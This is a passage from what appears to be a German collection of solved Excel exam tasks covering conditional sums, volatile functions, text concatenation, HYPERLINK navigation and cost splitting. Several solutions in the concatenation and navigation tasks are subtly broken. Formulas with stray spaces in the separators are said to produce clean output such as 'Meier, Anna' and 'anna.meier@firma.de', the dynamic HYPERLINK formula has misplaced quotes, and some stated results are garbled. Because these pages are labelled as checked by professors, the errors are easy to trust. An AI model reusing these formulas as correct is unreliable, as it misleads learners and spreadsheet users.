Summenbereich	1. Argument = der Zahlenbereich, dessen Werte am Ende addiert werden (hier die Umsätze). Achtung Klausur-Falle: Bei SUMMEWENNS steht der Summenbereich ZUERST, bei der einfachen SUMMEWENN-Funktion dagegen ZULETZT.
Kriterienbereich1	2. Argument = der erste Bereich, in dem geprüft wird (hier die Regionsspalte).
Kriterium 1	3. Argument = die Bedingung, die im Kriterienbereich1 erfüllt sein muss (hier der Text "Süd").
[Kriterienbereich2 ; Kriterium 2]	Optionales Paar (eckige Klammern = "kann, muss nicht"). Hier die zweite Bedingung. Es lassen sich bis zu 127 solcher Bereich-Kriterium-Paare anhängen.
:	Doppelpunkt innerhalb eines Bereichs (z. B. C2:C11) — Bereichsoperator "von ... bis". C2:C11 = alle Zellen von C2 bis einschließlich C11.
" "	Doppelte Anführungszeichen — kennzeichnen einen Text als Kriterium. Text-Kriterien müssen immer in Anführungszeichen stehen ("Süd"), Zahlen dagegen nicht.

Wirkungsweise: SUMMEWENNS geht Zeile für Zeile durch. Für jede Zeile prüft es, ob ALLE angegebenen Kriterien zutreffen (logisches UND). Nur wenn jedes Kriterium erfüllt ist, wird der zugehörige Wert aus dem Summenbereich addiert.

Technik 2: SUMMENPRODUKT-Funktion (die flexible Alternative)

Laut Microsoft-Funktionsdoku: SUMMENPRODUKT "Gibt die Summe der Produkte entsprechender Matrixkomponenten zurück". Mit einem Trick lässt sich damit ebenfalls mehrfachbedingt summieren.

Syntax:

=SUMMENPRODUKT((Bedingungsbereich1=Kriterium1)*(Bedingungsbereich2=Kriterium2)*Summenbereich)

Bestandteil-für-Bestandteil (QUBA-Regel):

Bestandteil	Bedeutung / Wozu
=	Formeleinleitung (siehe oben).
SUMMENPRODUKT	Funktionsname. Multipliziert einander entsprechende Elemente mehrerer gleich großer Bereiche (Matrizen) und summiert anschließend alle Produkte.
() (äußere)	Umschließt das gesamte Argument der Funktion.
() (innere, z. B. (A2:A11="Süd"))	Klammert eine einzelne Bedingung ein. Excel wertet sie zeilenweise aus und erzeugt daraus eine Liste aus Wahrheitswerten WAHR/FALSCH.
= (innerhalb der Klammer)	Vergleichsoperator "ist gleich". A2:A11="Süd" prüft für jede Zelle: Steht dort "Süd"? → ergibt WAHR (=1) oder FALSCH (=0).
" "	Anführungszeichen für das Text-Kriterium (siehe oben).
*	Malzeichen (Multiplikation). Es verknüpft die Bedingungen zu einem logischen UND: Nur wenn beide Bedingungen WAHR (1) sind, ergibt $1 \times 1 = 1$; ist eine FALSCH (0), ergibt sich 0 und die Zeile fällt heraus. Der abschließende * Summenbereich multipliziert die 1/0-Kennung mit dem Umsatz.
Summenbereich	Der Umsatzbereich C2:C11, der mit der 1/0-Maske multipliziert wird — so bleiben nur die Umsätze der zutreffenden Zeilen erhalten.
:	Bereichsoperator "von ... bis" (siehe oben).

Wirkungsweise: Jede Bedingung wird in eine Spalte aus 1 (Bedingung erfüllt) und 0 (nicht erfüllt) übersetzt. Die Multiplikation der Spalten wirkt wie ein UND-Filter; anschließend werden die Produkte mit den Umsätzen multipliziert und aufsummiert. Vorteil: sehr flexibel (auch <, >, Berechnungen möglich). Nachteil: schwerer lesbar, alle Bereiche müssen exakt gleich groß sein.

b) Anwendung auf die konkreten Daten

Formel mit Technik 1 (SUMMEWENNS)

=SUMMEWENNS(C2:C11; A2:A11; "Süd"; B2:B11; "Möbel")

Lesart: Addiere die Umsätze aus C2:C11, aber nur dort, wo in A2:A11 "Süd" UND in B2:B11 "Möbel" steht.

Formel mit Technik 2 (SUMMENPRODUKT)

=SUMMENPRODUKT((A2:A11="Süd")*(B2:B11="Möbel")*C2:C11)

Rechnerischer Nachweis (gilt für beide Formeln)

Wir prüfen jede Datenzeile auf beide Bedingungen (1 = trifft zu, 0 = trifft nicht zu):

Zeile	Region	Kategorie	"Süd"?	"Möbel"?	UND	einbezogener Umsatz
2	Nord	Möbel	0	1	0	—
3	Süd	Möbel	1	1	1	800
4	Süd	Elektro	1	0	0	—
5	Süd	Möbel	1	1	1	650
6	Nord	Elektro	0	0	0	—
7	Süd	Möbel	1	1	1	420
8	West	Möbel	0	1	0	—
9	Süd	Elektro	1	0	0	—
10	Süd	Möbel	1	1	1	980
11	Nord	Möbel	0	1	0	—

Nur die Zeilen 3, 5, 7 und 10 erfüllen beide Bedingungen. Summe:

$800 + 650 + 420 + 980 = \mathbf{2.850,00 \text{ EUR}}$

Ergebnis: Beide Techniken liefern denselben Wert: Der Gesamtumsatz der Region "Süd" in der Kategorie "Möbel" beträgt **2.850,00 EUR**.

Vergleich / Fazit (klausurtauglich)

- **SUMMEWENN** = die vorgesehene, gut lesbare Standardlösung für mehrfachbedingte Summen. Erste Wahl in der Klausur.
- **SUMMENPRODUKT** = die flexible Alternative, wenn ungewöhnliche Bedingungen (Berechnungen, Vergleiche über Bereiche) gebraucht werden — technisch eleganter, aber schwerer verständlich.
- Gemeinsame Fehlerquelle: Alle beteiligten Bereiche müssen exakt gleich groß sein (hier stets 10 Zeilen), sonst gibt Excel den Fehler #WERT! zurück.

(✓)(+1) Als moderne dritte Technik bietet sich SUMME(FILTER(...)) an: FILTER() liefert die Teilmenge der Umsätze, die Multiplikation der Bedingungsvektoren wirkt als logisches Und, SUMME() addiert — dieselbe 1/0-Logik wie bei SUMMENPRODUKT(), nur als dynamische Matrixformel.

Parallelwelt Excel

13. Volatile Tabellenblatffunktionen (7 P.)

✓ Prof-Gate: korrigiert & freigegeben

Aufgabe #030 · 7 P. · Volatile Tabellenblatffunktionen · 7 Punkte · Original-Altmeisterklausur

Volatile Tabellenblatffunktionen (7 Punkte)

- a) (5 P.) Was versteht man unter einer volatilen Tabellenblatffunktion? Erläutern Sie das Berechnungsverhalten und nennen Sie drei Beispiele (mit deutschem Funktionsnamen).
- b) (2 P.) Begründen Sie, warum volatile Tabellenblatffunktionen bei der Modellierung großer bzw. komplexer Arbeitsmappen möglichst sparsam eingesetzt werden sollten.

Lösung

Teilaufgabe a) – Definition, Berechnungsverhalten, drei Beispiele (5 P.)

Definition

Eine **volatile Tabellenblatfunktion** (auch *flüchtige* Funktion) ist eine Excel-Funktion, die bei **jeder** Neuberechnung der Arbeitsmappe **erneut ausgewertet** wird – und zwar **unabhängig davon, ob sich ihre eigenen Argumente oder die von ihr referenzierten Zellen tatsächlich geändert haben**.

Zur Abgrenzung: Eine **normale (nicht-volatile) Funktion** berechnet Excel nur dann neu, wenn sich mindestens eine ihrer Eingangszellen (Vorgängerzellen im Abhängigkeitsbaum) verändert hat. Excel arbeitet also normalerweise mit **intelligenter Neuberechnung** und rechnet nur das Nötige. Volatile Funktionen durchbrechen diese Optimierung: Sie melden sich bei jedem Berechnungslauf zwingend zur Neuberechnung an – und ziehen dabei alle **von ihnen abhängigen** Zellen (ihre Nachfolger) in die Neuberechnung mit hinein.

Typische Auslöser einer Neuberechnung und damit einer erneuten Auswertung aller volatilen Zellen sind u. a.: eine Zelleingabe mit Enter, das Einfügen oder Löschen von Zeilen/Spalten/Zellen, das Öffnen der Datei, das Ausführen von Sortier- oder Filteroperationen sowie das Drücken von **F9** (bzw. **Strg+Alt+F9** für eine vollständige Neuberechnung).

Drei Beispiele für volatile Funktionen

1. JETZT() – gibt das aktuelle **Datum und die Uhrzeit** als fortlaufende Zahl zurück.

Bestandteile:

- JETZT = der **Funktionsname**. Diese Funktion liest die Systemzeit des Rechners aus.
- (und) = **öffnende und schließende Klammer**. Sie sind Pflicht und schließen die Argumentliste ein. JETZT() besitzt **keine Argumente** – die Klammern bleiben aber trotzdem leer stehen, damit Excel den Eintrag als Funktion und nicht als Text erkennt.
- Volatil, weil sich die Uhrzeit fortlaufend ändert und der Wert daher bei jeder Neuberechnung aktualisiert werden muss.

2. HEUTE() – gibt das **heutige Datum** (ohne Uhrzeit) als fortlaufende Zahl zurück.

Bestandteile:

- HEUTE = **Funktionsname**; liest das Systemdatum aus.
- () = **leere Klammern**, kein Argument. Gleiche Begründung wie oben: Pflichtklammern zur Kennzeichnung als Funktion.
- Volatil, weil sich das Datum (spätestens beim Tageswechsel) ändern kann und deshalb stets frisch ermittelt wird.

3. ZUFALLSZAHL () — gibt eine **gleichverteilte Zufallszahl größer oder gleich 0 und kleiner als 1** zurück.

Bestandteile:

- ZUFALLSZAHL = **Funktionsname**; erzeugt bei jedem Aufruf einen neuen Zufallswert.
- () = **leere Klammern**, kein Argument.
- Volatil, weil jede Neuberechnung eine **neue** Zufallszahl liefert.

Weitere korrekte Beispiele wären: ZUFALLSBEREICH(Untere_{Zahl}; Obere_{Zahl}), BEREICH.VERSCHIEBEN(...), INDIREKT(Bezug), ZELLE(...), INFO(...). Beispiel mit Argumenten zur Verdeutlichung des Semikolons: In ZUFALLSBEREICH(1; 6) ist ZUFALLSBEREICH der Funktionsname, 1 das erste Argument (untere Grenze), das **Semikolon**; der **Argumenttrenner** (in der deutschen Excel-Version; er trennt ein Argument vom nächsten) und 6 das zweite Argument (obere Grenze). Ergebnis: eine ganze Zufallszahl von 1 bis 6.

Teilaufgabe b) — Warum sparsam einsetzen? (2 P.)

Grund 1 — Performance / Rechenlast: Da volatile Funktionen bei **jeder** Neuberechnung neu ausgeführt werden — samt aller von ihnen abhängigen Folgezellen — steigt die Rechenlast der Arbeitsmappe deutlich. In **großen oder komplexen Modellen** mit vielen volatilen Zellen führt das zu spürbar längeren Berechnungszeiten und einer trägen, ruckelnden Bedienung, obwohl sich inhaltlich oft gar nichts geändert hat.

Grund 2 — Nachvollziehbarkeit / Reproduzierbarkeit: Volatile Funktionen (insbesondere zeit- und zufallsbasierte wie JETZT, HEUTE, ZUFALLSZAHL) liefern bei jeder Aktion potenziell **andere Ergebnisse**. Dadurch ist das Modell nicht mehr eindeutig reproduzierbar: Zwischenergebnisse und Auswertungen lassen sich schwerer prüfen, dokumentieren und mit früheren Ständen vergleichen. Das beeinträchtigt die analytische Nachvollziehbarkeit und die Verlässlichkeit der ausgewiesenen Zahlen.

(✓)(+1) Ein Erfahrungswert aus der Vorlesung macht das Ausmaß greifbar: Fünf- bis achttausend indirekte Bezüge sind auf aktuellen Rechnern unproblematisch, ab etwa zehntausend werden die Neuberechnungszeiten spürbar — die „Rechenzeit-Penalty in der Modellierung“, die für gezielten statt flächendeckenden Einsatz spricht.

Bezugsarten

14. Textverkettung (10 P.)

✓ von 2 Profs geprüft

Aufgabe #031 · 10 P. · Textverkettung · 10 Punkte · Original-Altmeisterklausur

Aufgabe "Textverkettung" (10 Punkte)

Gegeben ist folgender Ausschnitt aus einer Mitarbeiterliste eines mittelständischen Unternehmens (Kopfzeile in Zeile 1, erster Datensatz in Zeile 2):

	A	B	C
1	Vorname	Nachname	Abteilung
2	Anna	Meier	Vertrieb

a) (3 P.) Erklären Sie, was man in Excel unter einer Textverkettung versteht. b) (2 P.) Nennen Sie zwei typische betriebliche Anwendungsgebiete für Textverkettungen. c) (3 P.) Geben Sie drei verschiedene Formel-Methoden an, mit denen in Zelle D2 die Ausgabe "Meier, Anna" (Nachname, Komma, Leerzeichen, Vorname) erzeugt wird. Notieren Sie je eine vollständige Formel. d) (2 P.) Erstellen Sie in Zelle E2 aus Vor- und Nachnamen die firmeninterne E-Mail-Adresse im Format vorname.nachname@firma.de. Die Adresse muss vollständig in Kleinbuchstaben ausgegeben werden. Geben Sie die Formel an.

Lösung

a) Begriff Textverkettung (3 P.)

Textverkettung (englisch *concatenation*) bezeichnet in Excel das Zusammenfügen mehrerer einzelner Textbausteine - das können feste Texte, Zellinhalte, Zahlen oder Funktionsergebnisse sein - zu **einer einzigen zusammenhängenden Zeichenfolge** in einer Zielzelle.

Das Ergebnis einer Verkettung ist stets ein **Textwert** (auch wenn Zahlen beteiligt sind). Umgesetzt wird sie entweder über den **Verkettungsoperator &** oder über die dafür vorgesehenen **Textfunktionen** VERKETTEN, TEXTKETTE bzw. TEXTVERKETTEN. Fest einzufügende Bestandteile wie Leer-, Satz- oder Sonderzeichen werden dabei als Textliteral in doppelten Anführungszeichen " " mitverkettet.

(Punktelogik: 1 P. Zusammenfügen mehrerer Bausteine zu einem String, 1 P. Ergebnis ist Text, 1 P. Umsetzung über & oder Textfunktion.)

b) Zwei betriebliche Anwendungsgebiete (2 P.)

1. **Bilden von Voll- bzw. Anzeigenamen:** Aus getrennt gespeicherten Feldern (z. B. Vorname in Spalte A, Nachname in Spalte B) wird ein einheitlicher Anzeigename wie Meier, Anna erzeugt - für Listen, Ausweise oder Auswertungen.
2. **Erzeugen dynamischer Texte für Serienbriefe / Adressetiketten / E-Mail-Adressen:** Anrede, Strasse, PLZ, Ort oder eine E-Mail-Adresse werden aus einzelnen Zellen automatisch zu einem fertigen Text- bzw. Adressblock zusammengesetzt, der sich bei Datenänderung automatisch aktualisiert.

c) Drei Formel-Methoden für "Meier, Anna" in D2 (3 P.)

Methode 1 - Verkettungsoperator &

=B2 & " , " & A2

Bestandteile:

- = - leitet **jede** Formel ein; sagt Excel, dass gerechnet/verkettet und nicht als Text angezeigt wird.
- B2 - **Zellbezug** auf Spalte B, Zeile 2 (= Nachname "Meier"); liefert den Zellinhalt.
- & - **Verkettungsoperator**; klebt den links stehenden an den rechts stehenden Wert.
- " , " - **Textliteral** in doppelten Anführungszeichen; hier ein Komma **gefolgt von einem Leerzeichen**. Die Anführungszeichen kennzeichnen festen Text; sie selbst erscheinen **nicht** im Ergebnis.
- A2 - Zellbezug auf Spalte A, Zeile 2 (= Vorname "Anna").
- Ergebnis: Meier , Anna

Methode 2 - Funktion VERKETTEN

=VERKETTEN(B2; " , " ; A2)

Bestandteile:

- = - Formelbeginn.
- VERKETTEN (- **Funktionsname** + öffnende Klammer (; verknüpft mehrere Textelemente zu einem.
- B2 - **1. Argument** (Nachname).
- ; - **Argumenttrennzeichen** (Semikolon in der deutschen Excel-Version); trennt die einzelnen Argumente voneinander.
- " , " - **2. Argument**: Textliteral Komma + Leerzeichen.
- ; - trennt 2. und 3. Argument.
- A2 - **3. Argument** (Vorname).
-) - **schliessende Klammer**; beendet die Argumentliste.
- Ergebnis: Me i e r , A n n a

Methode 3 - Funktion TEXTVERKETTEN (setzt ein Trennzeichen automatisch zwischen die Elemente)

=TEXTVERKETTEN(" , " ; WAHR; B2; A2)

Bestandteile:

- = - Formelbeginn.
- TEXTVERKETTEN (- Funktionsname + öffnende Klammer; kombiniert Text aus mehreren Bereichen/Zeichenfolgen und fügt ein **Trennzeichen** dazwischen ein.
- " , " - **1. Argument = Trennzeichen (delimiter)**: Komma + Leerzeichen, das **zwischen** jedes folgende Element gesetzt wird.
- ; - Argumenttrennzeichen.
- WAHR - **2. Argument = ignore_{empty}**: Wahrheitswert; WAHR bedeutet, leere Zellen werden übersprungen (es entstehen keine doppelten Trennzeichen). FALSCH würde leere Zellen mitzählen.
- ; - Trennzeichen.
- B2 - **3. Argument** = erstes zu verkettendes Element (Nachname).
- ; - Trennzeichen.
- A2 - **4. Argument** = zweites Element (Vorname).
-) - schliessende Klammer.
- Ergebnis: Me i e r , A n n a

Alle drei Formeln liefern dasselbe Resultat; sie sind austauschbare Methoden derselben Aufgabe.

d) E-Mail-Adresse in E2 (2 P.)

=KLEIN(A2 & ". " & B2 & "@firma.de")

Bestandteile:

- = - Formelbeginn.
- KLEIN(- **Funktionsname** + öffnende Klammer; wandelt den gesamten in Klammern erzeugten Text in **Kleinbuchstaben** um (erfüllt die Vorgabe "vollständig klein"). Die Verkettung im Inneren wird zuerst berechnet, dann als Ganzes klein gesetzt.
- A2 - Vorname ("Anna").
- & - Verkettungsoperator.
- " . " - Textliteral: ein **Punkt**, der Vor- und Nachname trennt.
- & - verkettet weiter.
- B2 - Nachname ("Meier").
- & - verkettet weiter.
- "@firma.de" - Textliteral mit dem **festen Domain-Teil** inkl. @-Zeichen.
-) - schliessende Klammer der Funktion KLEIN.
- Ergebnis: anna.meier@firma.de

Praxis-Hinweis (Robustheit): Enthalten die Ausgangszellen führende/nachgestellte Leerzeichen, empfiehlt sich zusätzlich die Funktion GLÄTTEN (entfernt überflüssige Leerzeichen), z. B. =KLEIN(GLÄTTEN(A2) & ". " & GLÄTTEN(B2) & "@firma.de"). In der Klausur genügt die obige Formel; der Hinweis zeigt Verständnis für saubere Datenaufbereitung.

(✓)(+1) Zur Methodenwahl gibt es eine klare Linie: Beim einfachen Verketteten ist das kaufmännische Und dem Funktionsaufruf vorzuziehen — VERKETTEN() ist bereits als historisch markiert, und TEXTKETTE() bringt gegenüber & keinen Vorteil; TEXTVERKETTEN() lohnt erst, wenn ein Trennzeichen automatisch zwischen viele Elemente gesetzt werden soll.

Navigation per Hashtag

15. Navigation per Hashtag

✓ von 2 Profs geprüft

Aufgabe #032 · Navigation per Hashtag · Original-Altmeisterklausur

Eine umfangreiche QUBA-Arbeitsmappe besteht aus den Tabellenblättern ****Menü****, ****Eingabe****, ****Verarbeitung**** und ****Ausgabe****. Es soll eine komfortable, rein formelbasierte Navigation ("Navigation per Hashtag") eingerichtet werden, mit der man per Klick zwischen den Bereichen springt.

- a) Erläutern Sie das Grundprinzip der "Navigation per Hashtag" und geben Sie an, welche Excel-Funktion dafür eingesetzt wird und welche Rolle das Zeichen # dabei spielt. (2 P)
- b) Erstellen Sie auf dem Blatt **Menü** in Zelle A2 eine Formel, die als anklickbaren Link mit dem Anzeigetext "Zur Eingabe" auf die Zelle A1 des Blattes **Eingabe** springt. Erklären Sie **jeden** Bestandteil der Formel. (4 P)
- c) Zeigen Sie, wie man einen **dynamischen** Sprunglink baut, dessen Zielblattname als Text in Zelle B2 steht. (2 P)
- d) Nennen Sie **genau 2** Vorteile der Hashtag-Navigation gegenüber dem bloßen Anklicken des Blattregisters. (2 P)

(gesamt 10 Punkte)

Lösung

a) Grundprinzip der "Navigation per Hashtag" (2 P)

"Navigation per Hashtag" bezeichnet den Aufbau **klickbarer Sprung-Links innerhalb derselben Arbeitsmappe** mit Hilfe der Tabellen-Funktion **HYPERLINK**. Das entscheidende Zeichen ist die **Raute # (englisch: hashtag)** am Anfang der Zieladresse:

- Beginnt die Zieladresse mit #, interpretiert Excel den nachfolgenden Text als **Ort innerhalb des aktuellen Dokuments** (also ein Tabellenblatt bzw. eine Zelle in derselben Mappe) — **nicht** als externe Datei oder Internet-Adresse.
- Hinter dem # steht das Sprungziel im Muster **Blattname!Zelle** (z. B. **#Ausgabe!A1**).

So entsteht z. B. auf einem zentralen Blatt **Menü** ein Inhaltsverzeichnis, von dem aus man per Klick punktgenau in jeden Eingabe-, Verarbeitungs- oder Ausgabebereich springt und über einen Rücklink wieder zurückkehrt.

Grundmuster:

=HYPERLINK("#Blattname!Zelle"; "Anzeigetext")

b) Formel für Zelle Menü!A2 – jeder Bestandteil erklärt (4 P)

Lösung:

=HYPERLINK("#Eingabe!A1"; "Zur Eingabe")

Bestandteil-für-Bestandteil (QUBA-Pflicht):

Bestandteil	Was es ist	Wozu es dient
=	Formel-Startzeichen	Sagt Excel: "Ab hier kommt eine Formel, kein einfacher Text." Ohne = würde nur der Text angezeigt.
HYPERLINK	Funktionsname	Die Funktion, die eine Zelle in einen anklickbaren Link verwandelt.
(	öffnende Klammer	Beginn der Argumentliste – hier stehen die "Zutaten" der Funktion.
"	Anführungszeichen (öffnend)	Kennzeichnet den Beginn eines Text wertes. Die Zieladresse muss als Text übergeben werden.
#	Raute / Hashtag	Kernstück: signalisiert "Ziel liegt in diesem Dokument " (internes Sprungziel statt externer Datei/URL).
Eingabe	Blattname	Das Ziel- Tabellenblatt , zu dem gesprungen werden soll.
!	Ausrufezeichen (Trennzeichen)	Trennt den Blattnamen von der Zellangabe – Excel-Standard für "Blatt ! Zelle".
A1	Zelladresse	Die konkrete Zielzelle auf dem Blatt Eingabe, auf der der Cursor landet.
"	Anführungszeichen (schließend)	Beendet die Text-Zieladresse.
;	Semikolon (Argument-Trennzeichen)	Trennt das 1. Argument (Zieladresse) vom 2. Argument (Anzeigetext). (<i>In deutscher Excel-Version ;, in englischer ,.</i>)
"Zur Eingabe"	Text (2. Argument)	Der Anzeigetext , der in der Zelle sichtbar ist (statt der technischen Adresse). Optional – ohne ihn zeigt die Zelle die Zieladresse selbst.
)	schließende Klammer	Beendet die Argumentliste und damit die Funktion.

Hinweis für Blattnamen mit Leerzeichen (klausurrelevanter Sonderfall): Solche Namen müssen in **einfache Hochkommas** gesetzt werden, sonst gibt es einen Fehler: =HYPERLINK("#'Daten 2026'!A1"; "Zur Datenbasis") Die '...' klammern den Blattnamen, das # und ! bleiben davor bzw. dahinter.

c) Dynamischer Sprunglink (Zielblatt steht in B2) (2 P)

Lösung:

=HYPERLINK("#&B2&!A1"; "Gehe zu "&B2)

Bestandteile, die über b) hinausgehen:

Bestandteil	Was es ist	Wozu es dient
"#"	Text-Baustein	Liefert nur das Hashtag als Text-Anfang der Adresse.
&	Verkettungs-Operator (Und-Zeichen)	Klebt Texte zusammen. Aus "#", dem Inhalt von B2 und "!A1" wird ein einziger Adress-Text.
B2	Zellbezug (ohne Anführungszeichen)	Liefert den aktuellen Inhalt der Zelle B2 (z. B. Eingabe). Kein Text in Anführungszeichen, weil der Wert der Zelle gebraucht wird, nicht das Wort "B2".
"!A1"	Text-Baustein	Ergänzt Trennzeichen ! und Zielzelle A1.
"Gehe zu "&B2	Text + Verkettung	Baut den Anzeigetext dynamisch, z. B. Gehe zu Eingabe.

Steht in **B2** der Wert Eingabe, setzt Excel intern die Adresse #Eingabe!A1 zusammen. Ändert man B2 auf Ausgabe, zeigt derselbe Link automatisch dorthin – **ideal für ein selbst aufbauendes Inhaltsverzeichnis**, bei dem man die Formel einfach nach unten zieht und daneben die Blattnamen listet.

Robustheits-Tipp: Statt fester Zellbezüge kann man als Ziel einen **benannten Bereich** verwenden (=HYPERLINK("#Menü"; "Menü")). Vorteil: Fügt man später Zeilen ein, wandert der Name mit – der Link bricht nicht.

d) Genau 2 Vorteile gegenüber dem Blattregister (2 P)

1. **Punktgenaues Anspringen einer bestimmten Zelle/Bereichs** statt nur des Blattanfangs: Das Blattregister öffnet lediglich das Blatt an der zuletzt aktiven Stelle; die Hashtag-Navigation landet exakt auf A1 bzw. dem gewünschten Zielbereich – wichtig bei sehr großen Blättern.
2. **Formelbasiert und dadurch skalierbar/automatisierbar:** Die Links lassen sich kopieren, mit & dynamisch aus Zellinhalten erzeugen und zentral auf einem Menüblatt bündeln. Bei zwei Dutzend Blättern spart das gegenüber dem manuellen Suchen im überfüllten Blattregister erheblich Zeit und bleibt zentral pflegbar.

(Weitere denkbare, aber hier nicht verlangte Vorteile: Rücksprung-Buttons auf jedem Blatt, sprechende Anzeigetexte statt kryptischer Registernamen.)

(✓)(+1) Die zweite Navigationstechnik ist die Reserve für fremde, unverlinkte Mappen: Eine selbst gesetzte Marke wie ##01 wird über STRG+F mit Suchbereich Arbeitsmappe und „Alle suchen“ gefunden — das geöffnet bleibende Ergebnisfenster wirkt dann als anspringbares Inhaltsverzeichnis ganz ohne HYPERLINK-Formeln.

PROGNOSE.ETS()

16. Kostenspaltung

✓ von 2 Profs geprüft

Aufgabe #033 · Kostenspaltung · Original-Altmeisterklausur

Kostenspaltung mit Excel (mathematische Methode)

Ein Fertigungsbetrieb hat für sechs Beschäftigungsgrade die Gesamtkosten K einer Periode erfasst. Die Werte stehen in einem Excel-Tabellenblatt:

	C	D	E	F	G	H
Zeile 3: Herstellungsmenge x [Stück]	0	10	20	30	40	50
Zeile 6: Gesamtkosten K [EUR]	150	270	390	510	630	750

Die Praxis unterstellt eine lineare Kostenfunktion. In Zelle H8 sollen die Fixkosten der Periode, in Zelle H9 die variablen Stückkosten ermittelt werden.

a) (2 P.) Erläutern Sie kurz, was unter Kostenspaltung (Kostenauflösung) zu verstehen ist, und geben Sie die zugehörige lineare Kostenfunktion an. b) (2 P.) Mit welcher Excel-Tabellenblattfunktion lassen sich die Fixkosten in Zelle H8 unmittelbar bestimmen? Geben Sie die vollständige Formel an. c) (2 P.) Mit welcher Excel-Tabellenblattfunktion lassen sich die variablen Stückkosten in Zelle H9 unmittelbar bestimmen? Geben Sie die vollständige Formel an. d) (2 P.) Überprüfen Sie beide Ergebnisse rechnerisch mit der Hoch-Tief-Methode (High-Low-Methode).

Lösung

a) Begriff und Kostenfunktion (2 P.)

Kostenspaltung (synonym **Kostenauflösung**) bezeichnet die Zerlegung der beobachteten **Gesamtkosten** in ihre **fixen** und ihre **variablen** Bestandteile. Fixe Kosten fallen beschäftigungsunabhängig an (z. B. Miete, Abschreibung), variable Kosten ändern sich mit der Ausbringungsmenge (z. B. Material).

Unterstellt man einen **linearen** Kostenverlauf, gilt die **lineare Kostenfunktion**:

$$K(x) = K_f + k_v \cdot x$$

- $K(x)$ = Gesamtkosten bei Menge x
- K_f = fixe Kosten der Periode (Konstante)
- k_v = variable Kosten pro Stück (Grenzkosten)
- x = Herstellungsmenge

Geometrisch ist das eine **Gerade**: K_f ist der **Achsenabschnitt** (Kostenwert bei $x = 0$), k_v die **Steigung**. Die von der Aufgabe erwähnte *mathematische Methode* legt diese Gerade per **linearer Regression (Methode der kleinsten Quadrate)** durch die Messpunkte — genau das leisten die beiden Excel-Funktionen unten.

b) Fixkosten in Zelle H8 (2 P.)

Die Fixkosten sind der **Achsenabschnitt** der Kostengeraden (Wert bei $x = 0$). Die unmittelbar passende Tabellenblatfunktion ist **ACHSENABSCHNITT** (englisch INTERCEPT):

=ACHSENABSCHNITT (C6:H6; C3:H3)

Ergebnis: 150 EUR

Bestandteil-für-Bestandteil (QUBA-Regel)

Bestandteil	Bedeutung / Wozu
=	Gleichheitszeichen — startet in Excel jede Formel; ohne = würde die Zelle den Text nur anzeigen, nicht rechnen.
ACHSENABSCHNITT	Funktionsname. Legt eine Regressionsgerade durch die Punkte und gibt deren y-Achsen-Schnittpunkt zurück = Kosten bei $x = 0$ = Fixkosten.
(	Öffnende Klammer — beginnt die Argumentliste der Funktion.
C6:H6	1. Argument = bekannte_y_Werte : der Bereich der Gesamtkosten K (150 ... 750). Die Kosten sind die abhängige Grösse (y).
:	Bereichs-Operator ("bis"). C6:H6 meint alle Zellen von C6 durchgehend bis H6.
;	Argument-Trennzeichen (deutsches Excel). Trennt das 1. Argument (y) vom 2. Argument (x).
C3:H3	2. Argument = bekannte_x_Werte : der Bereich der Herstellungsmengen x (0 ... 50). Die Menge ist die unabhängige Grösse (x).
)	Schliessende Klammer — beendet die Argumentliste.

Reihenfolge unbedingt Y vor X: ACHSENABSCHNITT (y ; x). Vertauscht man die Bereiche, rechnet Excel die Umkehrgerade und liefert einen falschen Wert.

c) Variable Stückkosten in Zelle H9 (2 P.)

Die variablen Stückkosten sind die **Steigung** der Kostengeraden. Die unmittelbar passende Tabellenblatfunktion ist **STEIGUNG** (englisch SLOPE):

=STEIGUNG(C6:H6;C3:H3)

Ergebnis: 12 EUR/Stück

Bestandteil-für-Bestandteil (QUBA-Regel)

Bestandteil	Bedeutung / Wozu
=	Startet die Formel (Rechenmodus der Zelle).
STEIGUNG	Funktionsname. Gibt die Steigung derselben Regressionsgeraden zurück = "wie viel EUR mehr pro zusätzlichem Stück" = variable Stückkosten.
(	Öffnet die Argumentliste.
C6:H6	1. Argument = bekannte y_Werte : Gesamtkosten K (abhängige Grösse).
:	Bereichs-Operator (von C6 bis H6).
;	Trennt das y-Argument vom x-Argument.
C3:H3	2. Argument = bekannte x_Werte : Herstellungsmengen x (unabhängige Grösse).
)	Schliesst die Argumentliste.

Beide Funktionen greifen auf **dieselben zwei Bereiche in gleicher Reihenfolge** zu — ACHSENABSCHNITT liest daraus den Startpunkt, STEIGUNG die Steigung der einen gemeinsamen Geraden.

d) Kontrolle mit der Hoch-Tief-Methode (2 P.)

Man nutzt nur den **höchsten** und den **niedrigsten** Beschäftigungspunkt.

Variable Stückkosten:

$$k_v = \frac{K_{\max} - K_{\min}}{x_{\max} - x_{\min}} = \frac{750 - 150}{50 - 0} = \frac{600}{50} = 12,00 \text{ EUR/Stück}$$

Fixkosten (in einen Punkt einsetzen, z. B. den höchsten):

$$K_f = K_{\max} - k_v \cdot x_{\max} = 750 - 12 \cdot 50 = 750 - 600 = 150,00 \text{ EUR}$$

Ergebnis: $K_f = 150,00 \text{ EUR}$, $k_v = 12,00 \text{ EUR/Stück}$ — **identisch** zu den Excel-Ergebnissen aus b) und c). Das ist hier zu erwarten, weil die Datenpunkte **exakt auf einer Geraden** liegen (je +10 Stück steigen die Kosten konstant um +120 EUR = 12 EUR/Stück); bei solchen perfekt linearen Daten liefern Regression und Hoch-Tief-Methode denselben Wert.

Probe mit der Kostenfunktion, z. B. $x = 30$: $K = 150 + 12 \cdot 30 = 150 + 360 = 510 \text{ EUR}$ — stimmt mit dem Tabellenwert überein.

Kurz-Merkbox

Gesucht	Grösse an der Geraden	Excel-Funktion	Formel
Fixkosten (H8)	Achsenabschnitt ($x=0$)	ACHSENABSCHNITT	=ACHSENABSCHNITT(C6:H6; C3:H3)
var. Stückkosten (H9)	Steigung	STEIGUNG	=STEIGUNG(C6:H6; C3:H3)

Alternative: Eine einzige Matrixformel =RGP (C6:H6; C3:H3) (englisch LINEST) liefert Steigung (12) und Achsenabschnitt (150) nebeneinander.

(✓){+1} Die Brücke zum Prognose-Kapitel ist einen Reservepunkt wert: STEIGUNG() und ACHSENABSCHNITT() liefern genau die Parameter derselben Kleinste-Quadrate-Geraden, die PROGNOSE.LINEAR() intern nutzt — die Kostenspaltung ist lineare Regression, nur dass hier die Parameter interessieren und nicht der extrapolierte Wert.

CAGR und Co.

17. CAGR und Co. (14 P.)

✓ von 2 Profs geprüft

Aufgabe #034 · 14 P. · CAGR und Co. · 14 Punkte · Original-Altmeisterklausur

Thema "CAGR und Co." (14 Punkte)

Gegeben ist folgender Ausschnitt eines Tabellenblatts mit dem Jahresumsatz eines Unternehmens (in Mio. EUR):

